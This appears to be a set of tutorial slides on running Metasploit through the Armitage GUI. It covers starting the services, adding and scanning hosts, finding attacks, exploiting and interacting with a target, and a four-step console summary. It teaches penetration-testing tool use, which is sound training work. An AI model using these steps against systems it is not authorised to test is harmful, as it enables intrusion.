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
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Using Metasploit via Armitage

- `# service postgresql start`
- `# msfconsole`
- `msf > armitage`




`apt-get update`
`apt-get install armitage`



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
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Change Armitage Preferences



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Armitage - Add Hosts




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Armitage - Scan



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
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
Armitage - Find Attacks



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
Exploit the Target



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
Interact with Target



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Armitage - Remove Host



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Remember

- Four steps to use Metasploit
- 1. Search!
 - ❖ `msf > search <keyword>`
 - ❖ `msf > info <module path/name>`
- 2. See the options
 - ❖ `msf > show options`
- 3. See the payloads
 - ❖ `msf > show payloads`
- 4. Then, exploit!

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